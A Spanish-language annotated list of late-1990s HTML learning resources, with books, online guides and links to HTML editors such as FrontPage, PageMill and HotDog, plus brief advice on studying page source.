The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets

Autor: Ian S. Graham

Editorial: John Wiley & Sons, Inc.

URL: <http://www.wiley.com/compbooks/graham/style/>

<http://www.amazon.com/exec/obidos/ASIN/0471196649/>

Referencias en línea y guías de estilo HTML

Las referencias HTML en línea constituyen un excelente recurso para principiantes y una cómoda guía para los desarrolladores más experimentados. Las siguientes URL son sólo algunas de las referencias HTML disponibles en la Internet. Sin embargo, muchas de estas URL luego hacen referencia a otros sitios que contienen información adicional. Además, algunos de los sitios enumerados a continuación tienen sus correspondientes libros, y en ese caso también se incluyeron las URL de los libros.

A Beginner's Guide to HTML

Autor: National Center for Supercomputing Applications (NCSA)

URL: <http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html>

Resumen del sitio (cita del sitio):

“Muchos usan la guía NCSA Beginner's Guide to HTML como punto de partida para entender el hypertext markup language (HTML) usado en la web. Es una introducción y no pretende ofrecer instrucciones sobre cada aspecto de HTML. Al final de la guía figuran los links con recursos adicionales basados en web sobre HTML y otros aspectos del armado de archivos.”

Introduction to HTML and URLs

Autor: Ian S. Graham

URL: <http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html>

Resumen del sitio (cita del sitio):

“Esta recopilación de documentos HTML explica cómo usar los distintos elementos, o marcas, de descripción de documentos HTML para escribir documentos HTML bien diseñados.”

Creating Killer Web sites

Autor: David Siegel

URL: <http://www.killersites.com>

<http://www.amazon.com/exec/obidos/ASIN/1568304331/>

Resumen del sitio (cita de amazon.com):

“Creating Killer Web Sites, una guía de estilo más que una guía HTML, trata sobre la construcción de sitios de tercera generación, concebidos desde el diseño y no desde la capacidad tecnológica. Siegel y sus asistentes del Studio Verso repasan una variedad de temas, que incluyen la historia de los navegadores, cómo usar marcadores HTML específicos, cómo seleccionar herramientas de software y consejos sobre diseño puramente estético.”

Web Pages That Suck

Autores: Vincent Flanders & Michael Willis

URL: <http://www.webpagesthatsuck.com>

<http://www.amazon.com/exec/obidos/ASIN/078212187X/>

Resumen del sitio (cita de amazon.com):

“A menos que uno sea un superdotado, la mejor forma de aprender bien un oficio es conocer no sólo sus fundamentos sino también sus trampas. Web Pages That Suck le enseña el buen diseño, señalando sitios desagradables, desorientados e imprecisos, los sitios que carecen de gráficos buenos y contenido bien enfocado. Como los autores muestran todo tipo de páginas corporativas y personales, le ayudan a determinar su público objetivo, diseñar el sitio y sus elementos de navegación y contenido, y resolver problemas de gráfico y texto.”

Yahoo! Directory

http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_Web/Page_Creation

http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Design_and_Layout/

Visualización de código fuente

Una de las mejores formas de aprender HTML es visualizar el código fuente de los documentos creados por otros. Cuando esté navegando por la Internet y se encuentre con algún elemento de diseño o formato que le llame la atención, visualice el código fuente de la página (o marco) para ver cómo se logró. Los navegadores más conocidos, como Netscape Navigator y Microsoft Internet Explorer incluyen la opción de visualizar el código fuente del documento como un ítem del menú o como un menú desplegable. Seguramente encontrará notificaciones de copyright que le recomendamos respetar.

Editores HTML y herramientas

La industria del software ha gastado cientos de millones de dólares en el desarrollo de herramientas para ayudarlo a diseñar su sitio web. Estos paquetes de software varían en su complejidad. Algunos son totalmente WYSIWYG, mientras que otros se basan en códigos HTML que se van revelando a medida que usted usa las paletas de herramientas gráficas para definir elementos lógicos en sus documentos. Algunos paquetes de software le dan todo el diseño de un sitio web servido con solo ingresar la información clave en los ayudantes de creación de contenido. Por supuesto, hay que comprarlos y lo que hacen no es más que lo que usted puede hacer a mano con software gratuito como el editor de texto "Notepad" o "Block de Notas".

Si está pensando en comprar un paquete de software para crear y diseñar contenido web, le recomendamos bajar las versiones de prueba que estén disponibles. Sus propias preferencias y gustos personales le dictarán cuáles son los mejores paquetes y herramientas que debe comprar.

Hay docenas de herramientas de autoría HTML disponibles para armar páginas web. A continuación figuran los vínculos con varios sitios de índices HTML y programas de edición HTML. Esto es sólo una pequeña muestra de los programas de autoría disponibles. Puede encontrar más programas escribiendo "HTML editor" en cualquiera de los buenos motores de búsqueda.

Lista de Stroud – Editores HTML Windows de 32 Bits

<http://cws.internet.com/32html.html>

Navegadores, visualizadores y recursos de preparación HTML

http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html

Directorio Yahoo!

http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_Wide_Web/HTML_Editors/

Adobe Pagemill

<http://www.adobe.com/prodindex/pagemill/>

Allaire HomeSite

<http://www.allaire.com/products/homesite/>

AOLPress

<http://www.aolpress.com>

Galt Technology webMASTER PRO

<http://www.galttech.com/webmaster.shtml>

GoLive CyberStudio

<http://www.golive.com>

Microsoft FrontPage

<http://www.microsoft.com/frontpage/>

NetObjects Fusion

<http://www.netobjects.com> (altamente recomendado)

Netscape Composer (Part of the Communicator Suite)

<http://www.netscape.com/browsers/>

Sausage Software HotDog

<http://www.sausage.com>